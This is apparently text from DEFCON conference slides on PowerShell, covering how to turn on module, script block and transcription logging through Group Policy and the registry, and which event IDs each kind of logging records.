


PowerShell Logging - Module Login

- Microsoft added the capability to log module actions on PowerShell 3.0 and above via Group Policy
- In the Group Policy Management Console go to **Computer Configuration -> Policies -> Administrative Template -> Windows Components -> Windows PowerShell** and double click on **Turn Module Logging**
- Information on the command from the module executed and objects that traverse a Pipeline are logged in to the Event Log under **Windows PowerShell** with **Event ID 800**



PowerShell Logging



Fundamentals of Leveraging PowerShell - DEFCON



ScriptBlock and Transcript




ScriptBlock and Transcript

- Microsoft extended the amount of logging information that can be captured in PowerShell 4.0 (8.1 and 2012 R2 with KB 3000850) and 5.0
- It will log more information on each PowerShell command ran and it will also log any script block it sees for the first time catching any code either ran on the console, ISE or as a parameter to PowerShell.exe.
- In the Group Policy Management Console go to **Computer Configuration → Policies → Administrative Template → Windows Components → Windows PowerShell**



ScriptBlock and Transcript





ScriptBlock and Transcript

Turn on PowerShell Script Block Logging

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☐ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.

OK Cancel Apply



ScriptBlock and Transcript

- ScriptBlock Logging is controlled by
 - Path:
HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
 - Value: RegDword **EnableScriptBlockLogging** set to 1 to enable
- Transcript Logging is controlled by
 - Path:
HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription"
 - Value: RegDword **EnableTranscripting** set to 1 to enable
 - Value: RegDword **OutputDirectory** set to 1 to enable
 - Value: RegDword **EnableInvocationHeader** set to 1 to enable




ScriptBlock and Transcript

- Event will be saved in **Applications and Service Logs/Microsoft/Windows/PowerShell/Operational**
- **Executing Pipeline** - Event ID 4103, will provide the Runspace ID and will let you know how the runspace was started and its parameters.
- **Starting Command** - Event ID 4104, provides the first time the code has been seen since the computer rebooted and the ScriptBlock ID for tracking execution.
- **Starting/Stopping Command** - Event ID 4105 (Starting scriptblock) and 4106 (Completing scriptblock) each will include the ScriptBlock ID and RunSpace ID



ScriptBlock and Transcript






ScriptBlock and Transcript

- Events under **Applications and Service Logs/Windows PowerShell** have been enhanced to log more information:
 - **HostApplication** it will log the command line parameters for Event Ids 400s, 600 and 800.
 - **CommandLine** if Module Logging is enabled it will log the command that initiated data in the Pipeline in Event Id 800.
 - **ScriptName** will log the full path of executed scripts.

